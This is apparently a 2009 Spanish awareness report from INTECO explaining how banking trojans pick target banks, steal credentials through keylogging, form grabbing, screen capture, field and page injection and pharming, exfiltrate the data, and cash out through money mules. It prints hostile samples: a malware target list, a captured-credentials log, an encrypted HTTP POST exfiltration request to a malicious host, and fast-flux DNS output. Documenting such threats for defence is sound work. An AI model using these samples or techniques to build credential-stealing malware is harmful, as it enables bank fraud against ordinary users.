

## QUÉ SON Y CÓMO FUNCIONAN LOS TROYANOS BANCARIOS

En los últimos tiempos, las técnicas fraudulentas tradicionales (*phishing*) basadas en la ingeniería social han evolucionado, apoyándose en el uso de malware, en concreto, en troyanos. Así, hoy en día, la mayoría de estos especímenes de código malicioso están diseñados precisamente con el objetivo de conseguir beneficios económicos para sus creadores a través de los fraudes bancarios.

¿Qué son los troyanos bancarios? ¿Qué vectores de infección explotan estos ejemplares? ¿Cómo consiguen interceptar las credenciales de las entidades financieras? A continuación se dará respuesta a éstas y otras preguntas, analizando las principales familias de troyanos bancarios, e intentando concienciar al lector de la creciente amenaza de estos ejemplares.

### I ¿Qué es un troyano bancario?

Este término alude al subconjunto de malware que persigue el robo de datos de cuentas bancarias electrónicas. En este contexto otros servicios financieros, por ejemplo realizar operaciones de bolsa online, también se consideran banca electrónica.

Los troyanos que se diseñaron específicamente para capturar información bancaria comenzaron a aparecer en 2004. Fue en este año cuando se notó una evolución en los keyloggers<sup>1</sup>, o capturadores de teclas tradicionales, ya que se detectaron ejemplares que filtraban la captura de datos en función de las páginas visitadas. Desde entonces las técnicas de captura de credenciales y de monitorización de entidades visitadas se han depurado tanto que los consejos de seguridad tradicionales, como observar la presencia del candado de seguridad en la página de la entidad bancaria, comprobar la autenticidad del certificado de seguridad, etc. son insuficientes.

Con el fin de recoger la información únicamente de las páginas visitadas por el usuario, estos troyanos suelen recoger y actualizar listados de entidades bancarias, bien en su cuerpo, bien en un archivo de configuración que crean o que descargan desde un servidor malicioso. Algunos de estos troyanos tienen enormes listas de cadenas de monitorización de actividad bancaria, por ejemplo, la familia Sinowal emplea más de 2000.

---

<sup>1</sup> Es un tipo de troyano que se caracteriza por capturar y almacenar las pulsaciones efectuadas sobre el teclado. Posteriormente esta información (que puede contener información sensible) se envía a un atacante, que las puede utilizar en su propio provecho. Las últimas versiones de este tipo de programas maliciosos también hacen capturas de pantalla del equipo atacado. De esta forma, se hace ineficaz e inseguro el uso del teclado virtual.

## Ilustración 1: Pequeño extracto del archivo de monitorización de entidades de un troyano bancario (Sinowal, Torpig, Anserin)

```

New Open Save Print... Undo Redo Cut Copy Paste Find Replace
*sinconf.txt
|P*credit-suisse.ch online.sell.ch *raiffeisen.it http://www.crabanking.it http://www.bpbanking.it http://www.blbanking.it http://www.nextbanking.it
http://www.homecom.com *caixanova.es *ucb*.com webimpresa*it http://www.fortisbanking.com secure.indirect.it *raiffeisenonline.ro meine.norribank.de
*cajadevilla.es http://www.bigonline.pt *webanking.it secure.ampbanking.com *sparda.de *caixagirona.es *passbanca.it *allianzbank.it *bbvanetoffice.com
*bbva.es *csebo.it ebanking*.dresdner-bank.ch *directline4biz.com activa.caixagalicia.es *ebanking-services.com inba.lukb.ch *creval.it *credem.it
*cabel.it *seceti.it *sampoank.ee *bancopopular.pt *grupobbva.com *barclays.pt *banifinvestimento.pt *acornet.pt *binvestor.com *santandertotta.pt
*amegytreasurymanagement.com *icicibank.co.uk *commerctreasurydirect.com banking.*.de *tcfexpress.com *cortalconsors.be *fortisbanking.be *lvm.de
*aab.de *citibank.ae *bobibanking.com adibonline.adib.ae login.banknetpower.net Banking.*mbs*.de bes-sec.bes.pt *dab-bank.com *bes.pt bcaixanet-
particulares.bancocaixageneral.es *apobank.de http://www.centralnet.com.ve *alahonline.com *sabbnet.com brokerjet.ecetra.com logon.egg.com bcaixanet-
empresas.bancocaixageneral.es http://www.linksimprese.sanpaoloim.com *citibank.de home.cbonline.co.uk home.ybonline.co.uk *bibm.ad aba.bsa.ad db-
direct.deutsche-bank.es http://www.banzanet.lv *bancobchileus.com http://www.empresas.bancobchile.cl http://www.wtbank.be online.rebanker.com

```


Fuente: INTECO

Existen dos corrientes principales de malware bancario, según el país de origen de los diseñadores de los códigos maliciosos, la brasileña y la rusa. Por lo general los ejemplares de la escuela rusa suelen ser mucho más sofisticados y silenciosos. También cabría citar a China y Corea, como otros orígenes emergentes en la generación de este tipo de códigos maliciosos.

## II Situación actual de equipos afectados por troyanos y troyanos bancarios

Para remarcar la importancia de este tipo de códigos maliciosos, y como se puede observar en el gráfico, en la actualidad, a septiembre de 2009, un 7,2% de los equipos analizados alojan algún tipo de troyanos bancarios.

Gráfico: Evolución de equipos que alojan troyanos bancarios (%)



Fuente: INTECO

Se han considerado las familias de troyanos bancarios más populares que efectúan ataques dirigidos contra entidades bancarias<sup>2</sup>. Son las siguientes:

*bancos, bank, banker, silentbanker, zbot, sinowal, torpig, fraud, zeus, infostealer, ambler, stealer, yessim, yaludle, banload, bankpatch, multibanker, nethell, chromeinject, goldun, banspy, bancodoor y bancodo.*

A la hora de interpretar los datos, es necesario aclarar que los equipos que alojan malware bancario no necesariamente terminan en una situación de fraude. Para que un fraude se produzca se han de dar tres circunstancias:

- 1) El equipo del usuario ha de estar infectado por este tipo de troyanos.
- 2) El espécimen que infectó la máquina del usuario ha de atacar a la entidad bancaria con la que opera el usuario.
- 3) El usuario ha de iniciar sesión en su espacio de banca electrónica y rellenar los datos adicionales que se le soliciten.

### **III ¿Qué técnicas emplean estos ejemplares para monitorizar la visita a páginas bancarias?**

El filtrado de los datos de los usuarios se lleva a cabo mediante listas de entidades bancarias a monitorizar. Dichas listas contienen cadenas de texto que suelen ser:

- La propia URL del banco objeto de suplantación: `http://www.mibanco.com`
- Subcadenas de la URL del banco: `*mibanco.com`
- El título de la ventana de la página de banca en línea: `MiBanco – Internet Explorer`
- Cadenas particulares del cuerpo de la página de banca en línea: `© MiBanco 2008. Todos los derechos reservados.`
- Cadenas del código HTML de la página relacionadas con los formularios de ingreso a la cuenta personal: `<label for="lg_username" class="labuser_01">`

Para poder comparar estas cadenas con los nombres, y otros parámetros, de las páginas visitadas, ha de existir un mecanismo que permita interactuar con el contexto de la página visitada. Los métodos más usuales son la interceptación de funciones de la API de

---

<sup>2</sup> Existen otras familias de troyanos que pueden emplearse para cometer fraude aunque éste no sea su cometido primordial o único. Por ejemplo, los capturadores genéricos de teclas en ocasiones pueden ser utilizados para capturar credenciales bancarias. De igual forma, los troyanos tradicionales de puerta trasera permiten hacer capturas de pantalla remotas y ver lo que el usuario escribe. Así, podrían ser empleados por un atacante para interceptar credenciales de servicios de banca o pagos online. Estas familias no se están considerando en el análisis.

Windows (hooks), extensiones de Internet Explorer (BHOs, *Browser Helper Objects*) o de Firefox, inspección de ventanas abiertas, DDE, interfaces COM/OLE, e instalación de controladores en el sistema.

#### **IV ¿Cómo logran los troyanos robar las credenciales bancarias?**

Los métodos que se han citado con anterioridad para monitorizar entidades, en la mayoría de los casos, también sirven para capturar datos bancarios. Se suele hacer una clasificación más somera de los troyanos en función de la técnica empleada para capturar los datos de los usuarios. Éstas son las más comunes:

- Registro de teclas pulsadas
- Captura de formularios
- Capturas de pantalla y grabación de video
- Inyección de campos de formulario fraudulentos
- Inyección de páginas fraudulentas
- Redirección de páginas bancarias
- Hombre-en-el-medio (man-in-the-middle)

##### **Registro de teclas pulsadas**

Esta funcionalidad radica en los keyloggers, cuyo objetivo es el robo de contraseñas, interceptar conversaciones de mensajería instantánea o correos electrónicos escritos y tomar datos de ellos, etc. Los troyanos bancarios han combinado estas técnicas con métodos de monitorización de entidades, para filtrar información no interesante, y capturar todas las pulsaciones en páginas bancarias concretas. Este caso no es un método muy efectivo, pues la mayoría de los bancos tienen alguna credencial que ha de introducirse a través de un medio alternativo al teclado. Además, si un usuario se equivoca y borra, y reescribe de nuevo su contraseña, esto dificulta la discriminación de la credencial correcta.

Este procedimiento de robo suele usarse en combinación con otras técnicas, por lo que su peligrosidad es igualmente alta.

##### **Captura de formularios**

El registro de teclas pulsadas no es una forma muy eficiente de capturar credenciales bancarias. Si un código malicioso captura todas las teclas pulsadas sin aplicar ningún tipo de filtro, probablemente el atacante se encuentre con multitud de datos sin ninguna

estructura inteligible. Es por esta razón que los creadores de malware han pasado a capturar formularios de banca.

La ventaja de este método es que filtra y estructura mejor los datos capturados, al mismo tiempo que el robo de información sigue siendo previo a la encriptación, que se suele producir para enviar los datos, siendo posible recoger éstos en un formato sencillo de texto plano.

**Ilustración 2: Ejemplo de datos recogidos por un capturador de formularios que además inyecta una página fraudulenta solicitando ciertos campos de la tarjeta de coordenadas**

```
fa56d7ec.$$$ %  
[mentat_110]  
http://mibanco.com/entrada_banca.html  
get  
keywords(ffield_text): Entidad  
tipobusqueda(ffield_hidden): AND  
accents(ffield_hidden): null  
javascript:NoDisponible()  
get  
u(ffield_text): 1111111  
Entrar(ffield_submit): Entrar Credenciales de inicio de sesión  
p(ffield_password): 2222  
bonificpwd28(ffield_text): 2222  
bonificpwd31(ffield_text): 4444  
bonificpwd19(ffield_text): 4444  
bonificpwd50(ffield_text): 4444  
bonificpwd32(ffield_text): 4444  
bonificpwd34(ffield_text): 4444  
bonificpwd25(ffield_text): 4444  
bonificpwd15(ffield_text): 4444  
bonificpwd37(ffield_text): 4444 Campos de la tarjeta de coordenadas  
bonificpwd29(ffield_text): 4444  
bonificpwd49(ffield_text): 4444  
bonificpwd21(ffield_text): 4444  
bonificpwd43(ffield_text): 4444  
bonificpwd38(ffield_text): 4444  
bonificpwd20(ffield_text): 4444  
bonificpwd53(ffield_text): 4444  
bonificpwd45(ffield_text): 4444  
bonificpwd26(ffield_text): 4444  
bonificpwd48(ffield_text): 4444  
bonificpwd22(ffield_text): 4444  
(ffield_submit): Entrar  
/GPeticiones;WebLogicSession=GnQNhSs8wQrkFvG2L0rnHNL0yMkCTd8msHdK14GGQWv3YzV2BmLb117975954671157558756
```

Fuente: INTECO


**Capturas de pantalla y grabación de vídeo**

En muchas ocasiones las páginas de inicio de sesión de usuarios, en las web de banca electrónica, incluyen teclados virtuales (teclados en pantalla), con el fin de evitar que se registren las teclas pulsadas o que se capturen las credenciales del formulario, si se ofuscan pertinentemente los datos introducidos en el teclado virtual. Con el fin de saltarse esta capa de seguridad, los creadores de troyanos bancarios han acudido a técnicas relacionadas con la captura de pantalla.

Lo que se suele hacer es capturar la pantalla cada vez que se percibe una pulsación de ratón en una página de banca electrónica, es decir, tomar una imagen de la pantalla que el usuario está viendo en el monitor en el momento de acceder a su banco en línea. Puesto que enviar capturas de pantalla completas hacia el atacante sería bastante pesado, dado el gran tamaño en megabytes de las imágenes digitales que se componen al hacer la captura, este tipo de malware normalmente captura únicamente entornos del lugar donde se produjo la pulsación de ratón.

En la Ilustración 3 se puede observar un teclado virtual típico de una página de autenticación para banca electrónica y a su derecha la captura de los datos de inicio de sesión que realiza un troyano bancario que afecta a un ordenador que trata de acceder a esta entidad.

**Ilustración 3: Ejemplo de datos recogidos por un capturador de formularios que además inyecta una página fraudulenta solicitando ciertos campos de la tarjeta de coordenadas**



Fuente: INTECO

En vista de esta amenaza, muchas entidades bancarias han decidido implementar métodos para cambiar los números que aparecen en la pantalla, al ser introducidos en los campos de datos para el acceso del usuario, por asteriscos, en el momento de pulsar el ratón. Ante esto los desarrolladores de códigos maliciosos han optado por otros métodos de robo tales como grabar un pequeño vídeo de todo el proceso del inicio de sesión y acceso del usuario.

**Inyección de campos de formulario fraudulentos**

Existen métodos de acceso y autenticación de usuarios avanzados hoy en día, para realizar transacciones económicas, como por ejemplo las tarjetas de coordenadas. A día de hoy, es inusual la entidad financiera que no tiene algún tipo de tarjeta de coordenadas o clave secundaria con el fin de realizar transferencias bancarias u otro tipo de transacciones. Sin esta información, a lo máximo que podría llegar un atacante, es a conocer una serie de datos tales como: datos de las tarjetas de crédito, nuestros datos personales y de usuario, el saldo de las cuentas, los registros y movimientos de las cuentas, etc. pero nunca a perpetrar un robo, es decir, poder realizar una transacción para traspasar fondos desde nuestra cuenta a otra que esté bajo el control del atacante.

Algunos bancos tienen tarjetas de coordenadas con 100 casillas distintas. Para poder tener la tarjeta de coordenadas al completo, el troyano debería espiar 100 transferencias y que cada una tuviera uno de los 100 datos de la tarjeta. Esto es demasiado tiempo para las bandas de crimen electrónico que, para acelerar el proceso, a veces deciden hacer inyecciones adicionales de campos en el formulario legítimo de banca de una entidad y capturar así las credenciales avanzadas de banca. Esto supone meter campos en la página web que, a simple vista del usuario, se integran perfectamente y hacen suponer que la propia entidad bancaria es la que nos está requiriendo los datos para el acceso.

**Ilustración 4: Ejemplo de inyección de un campo de formulario fraudulento en la página legítima de una entidad bancaria**



*Fuente: INTECO*

Con la inyección presentada en la Ilustración 4, un usuario poco cauteloso introduciría su clave de firma (en el ejemplo del lado derecho es el campo justo encima del botón de “entrar”), aún sin tener intención de realizar una transferencia. De esta forma, aunque el usuario jamás llegue a realizar una transferencia, el atacante tendrá los datos necesarios para llevar a cabo su ataque.


Nótese que en estos casos el certificado de seguridad de la página sigue siendo el legítimo de la entidad, el fraude se produce en el nivel de aplicación, previo cifrado de la conexión.

### **Inyección de páginas fraudulentas**

Se trata de un método análogo al anterior; la única diferencia es que en esta ocasión se inyectan páginas completas en la sesión de banca. El navegador sigue mostrando el certificado de seguridad legítimo de la entidad, no obstante, la página que se ve es falsa, no es la de la propia entidad.

Esta página falsa suele pedir todos, o casi todos, los campos de la tarjeta de coordenadas, o cualquier otra clave secundaria para realizar transferencias que pudiera requerirse.

**Ilustración 5: Página original (arriba) de inicio de sesión bancaria y página falsa (abajo) inyectada para capturar claves necesarias para realizar transferencias electrónicas**



Fuente: INTECO


## Redirección de páginas bancarias

Este tipo de técnica se denomina pharming, y consiste en falsear la resolución DNS de ciertas páginas con el fin de redirigir a la víctima a una página idéntica a la de su banco. En estos casos el certificado de seguridad, en caso de existir, no es el legítimo de la entidad.

Explicado de forma sencilla, la resolución DNS consiste en lo siguiente: cuando un usuario teclea una dirección Web en su navegador en forma de texto (p.e. www.midireccion.es), ésta debe ser convertida a una dirección IP, que tiene forma numérica (p.e. 192.168.1.1). Este proceso es lo que se llama resolución de nombres, y de ello se encargan los servidores DNS (*Domain Name Server*). En ellos se almacenan tablas con las direcciones IP (numéricas) de cada nombre de dominio (texto). En el pharming, la resolución del dominio de una entidad bancaria se asocia a un servidor con una página que imita a la original.

En cada ordenador hay un fichero en el que se almacena una pequeña tabla con nombres de servidores y direcciones IP, de manera que no haga falta acceder a los DNS para determinados nombres de servidor, o incluso para evitarlo. Los troyanos menos sofisticados simplemente modifican dicho archivo local para perpetrar el pharming. No obstante, existen otros métodos más avanzados como atacar al propio enrutador de la víctima o redirigir todo su tráfico web hacia un servidor proxy que realice una redirección hacia un servidor fraudulento al solicitar ciertas páginas bancarias legítimas.

**Ilustración 6: Pharming de INTECO hacia la página del Ministerio de Educación mediante la modificación del archivo hosts en Windows**



Fuente: INTECO

**V ¿Qué sucede con los datos robados?**

Una vez capturados los datos de banca electrónica, éstos han de pasar a manos de los atacantes para poder perpetrar el robo. Cuando se emplea el phishing o el pharming, será el propio servidor fraudulento, que contiene las imitaciones de las páginas de banca legítimas, el que analiza y trata los datos, posteriormente los guarda en el propio ordenador o los envía a un tercer equipo. Pero, ¿qué sucede cuando los datos se capturan mediante cualquiera de los otros métodos?

El troyano ha de enviar estos datos hasta el atacante, para que pueda utilizarlos. Para hacerlo, las técnicas más habituales son:

- Envío mediante peticiones HTTP POST y GET: se trata de utilizar el mismo protocolo<sup>3</sup> que emplea cualquier usuario para solicitar y poder ver las páginas de Internet.
- Conexión a un servidor SMTP, y creación de un mensaje de correo electrónico con los datos robados que se envía a una cuenta controlada por el atacante.
- Acceso a un servidor FTP en posesión del atacante, y envío a ese recipiente de una copia del archivo que contiene los datos robados al ordenador doméstico.
- También se emplean conexiones IRC, para depositar los datos robados en un canal de chat, especialmente visible en el caso de las botnets<sup>4</sup>, aunque últimamente los sistemas de envío de dichos datos robados están evolucionando hacia el envío mediante protocolo HTTP.

Además, con el fin de levantar menos sospechas, los datos robados suelen cifrarse antes de su envío al atacante; así, cualquiera que monitorice el tráfico detectará comunicaciones extrañas pero no será capaz de ver la información robada.

### Ilustración 7: Envío de datos robados de manera cifrada empleando el protocolo HTTP

```
POST /BAD1D22270B42485/AVJn4mNkVVDPrpmTCFULrc4RnJmLHcRFxEzMxFxEXfCYGVWDiAqTUUHHWV
PLEMevTdcNHmicR0CHVY5EDxFarFlEyl3ZjxDW0VWMBJ0HnfxK0RnNT57GhIdUToLdRJ9oW0VKXNtJQE
XE0U3FnoTcbJpF2Aw HTTP/1.0
Host: hda8pra.biz
Content-Length: 228
Connection: close
Content-Type: multipart/form-data; boundary=utorfktsgdretdg

--utorfktsgdretdg
Content-Disposition: form-data; name=datafile; filename="data.str"
Content-Type: application/octet-stream

4kPno6JkdHShtrdy9FK6IUdVkmSgF8Z302S3YJInGzfh06JnAnSktMJ2hFKwYD2VpjWAM
+eglGRxdtSyx3L+U8ClQZEBMJGg0WYEcqSyzXOEJ8YEcQbHZtNk1nHHQCzxJuFnMkaRoNRhdgSitMF
+8yTDUOWwpmamlyNA16DSbnME18LEAvRUsCM1VuCSw/DReEnYjexYWFkQxEnIEdbdhHSF0LXQSEgEfs
IERERn6Ry.TiEkMEZvTYN2xgPkt35wdve0nkf21rhRE0hwEiRfIIFrmIUbHROe00vWk0OHSzaN1dhTEcR
```

Fuente: INTECO

En los últimos meses se está haciendo habitual entre los criminales el empleo de auténticos portales Web para la recogida de los datos robados y creados exclusivamente para ese fin. Estos portales contienen una base de datos y conjunto de scripts (códigos

<sup>3</sup> Conjunto de reglas lógicas y de programación que usan las computadoras automáticamente para comunicarse entre ellas, por ejemplo para conectar un equipo doméstico a Internet y poder ver una página Web, que reside en otro computador o servidor.

<sup>4</sup> Estas redes son conjuntos de ordenadores que han sido infectados con un tipo de software malicioso, con funcionalidad de puerta trasera (backdoor), que permite al atacante controlar dichas maquinas sin tener acceso físico a ellas y sin el conocimiento del propietario, y que los utilizará como auténticos robots (de ahí el origen de la palabra: ro"Bot" + "net"). Esto unido a su bajo coste y a la gran variedad de formas de explotación lo convierten en uno de los métodos de acciones ilegítimas o ilegales más importantes en la red

de programación) que procesan los datos y los hacen accesibles mediante una sencilla interfaz gráfica, donde cualquier usuario inexperto puede realizar búsquedas por países, entidades, fecha de captura, etc.

Se trata de paneles de control que, en muchas ocasiones, permiten al atacante asignar tareas a los ordenadores infectados, que van desde apagar el propio equipo, hasta un ataque masivo para conseguir una denegación de servicio (DDoS)<sup>5</sup> e incluso utilizar esas máquinas para alojar phishing o distribuir malware.

Es interesante citar los casos de phishing que se intentan ocultar haciendo uso de la botnets, de ésta forma se puede decir que los equipos infectados por códigos maliciosos pasarían a ser proxies encubiertos<sup>6</sup>, de manera que el phishing pasaría de resolver de una IP a otra en cuestión de pocos segundos. Para solucionar este tipo de casos, habría que realizar un bloqueo del dominio involucrado. Ésta técnica es denominada Fast Flux.

### Ilustración 8: Ejemplo de resolución DNS de un dominio fraudulento utilizando la técnica de Fast Flux

```
D:\>dig fill-moms.com
;; <<> DiG 9.3.2 <<> fill-moms.com
;; global options: printcmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 136
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 5, ADDITIONAL: 0
;; QUESTION SECTION:
;fill-moms.com.                IN      A
;; ANSWER SECTION:
fill-moms.com.                521     IN      A      123.111.168.224
fill-moms.com.                521     IN      A      66.176.11.228
fill-moms.com.                521     IN      A      75.83.137.165
fill-moms.com.                521     IN      A      116.81.70.10
;; AUTHORITY SECTION:
fill-moms.com.                135145  IN      NS     ns1.maillabsservice.com.
fill-moms.com.                135145  IN      NS     ns2.maillabsservice.com.
fill-moms.com.                135145  IN      NS     ns3.maillabsservice.com.
fill-moms.com.                135145  IN      NS     ns4.maillabsservice.com.
fill-moms.com.                135145  IN      NS     ns5.maillabsservice.com.
;; Query time: 70 msec
;; SERVER: [REDACTED]#53 ([REDACTED])
;; WHEN: Sat Apr 18 10:08:40 2009
;; MSG SIZE rcvd: 201
```

Fuente: INTECO

Además, la facilidad de uso de estos sistemas de gestión de datos capturados permite al creador del troyano alquilar el portal por determinados periodos de tiempo a terceros, y

<sup>5</sup> Se entiende como denegación de servicio, en términos de seguridad informática, a un conjunto de técnicas que tienen por objetivo dejar un servidor inoperativo. Mediante este tipo de ataques se busca sobrecargar un servidor y de esta forma no permitir que sus legítimos usuarios puedan utilizar los servicios por prestados por el propio servidor.

<sup>6</sup> Un proxy es un programa o hardware (equipo) que, por lo general, sirve para dar acceso a Internet a otros equipos. En el caso concreto que nos ocupa consiste en que un equipo doméstico, que por medio del código malicioso que lo infecta, se convierte en servidor de otros equipos.

no tener que ser él mismo el responsable, último de los robos que se produzcan con los equipos infectados.

## **VI ¿Cómo se materializa finalmente el robo?**

Una vez el atacante cuenta con las credenciales y datos de acceso a las cuentas bancarias, el atacante tiene que extraer el dinero de las cuentas.

Para ocultar su identidad, los atacantes tradicionalmente han recurrido a la figura de los muleros. Estos muleros son individuos que, pensando que están realizando un trabajo totalmente legal y por una cierta cantidad de dinero, actúan sin ellos saberlo como pasarela en transacciones bancarias de dudosa naturaleza, y que al final se hacen responsables del fraude cometido al actuar de pantallas del delincuente. Hay que destacar nuevamente que estos muleros son usuarios normales, que actúan de buena fe, pensando que realizan un trabajo remunerado para una empresa o un tercero, y que normalmente son captados para realizar estas operaciones mediante ofertas de trabajo falsas por Internet.

El sistema de transferencias para el robo funciona del siguiente modo: los atacantes se introducen en la cuenta del usuario del que tienen los datos, con las credenciales robadas, y realizan una transacción a una cuenta que previamente ha abierto el mulero, con su propia titularidad, recalcando de nuevo que sin conocer que está cometiendo un delito. Una vez que el cibercriminal envía el dinero, desde la cuenta bancaria del usuario al que ha robado los datos, al mulero, éste extrae el dinero de su cuenta y realiza la entrega del mismo al atacante o a un delegado de este, bien en mano o, más habitualmente, a través de transacciones hacia cuentas en el extranjero que pertenecen al delincuente y que no dejan ningún registro. Por lo general, en este tipo de estafas, el mulero es la única identidad visible, y en el mejor de los casos éste sería capaz de identificar al atacante que le “contrató” para realizar dichos servicios y enviar las transferencias.

El modelo se puede complicar, recurriendo a diversos muleros intermedios que van transfiriendo el dinero entre sus cuentas hasta que finalmente se llega a un último punto en el que se transfiere el dinero al atacante.

Otro de los servicios más utilizados por los atacantes para hacerse finalmente con el dinero es a través de los servicios de transferencia a cajero. El mulero puede ordenar una transferencia directa a un cajero, a la cual se le asigna un código. De este modo, cualquier usuario (el atacante) en posesión de dicho código, puede acudir a un cajero y retirar el dinero en metálico de la transacción. El atacante tan sólo ha de conectarse al espacio de banca usurpando la identidad de su dueño con las credenciales que ha robado, realizar este tipo de transacción e ir a un cajero a retirar el dinero.

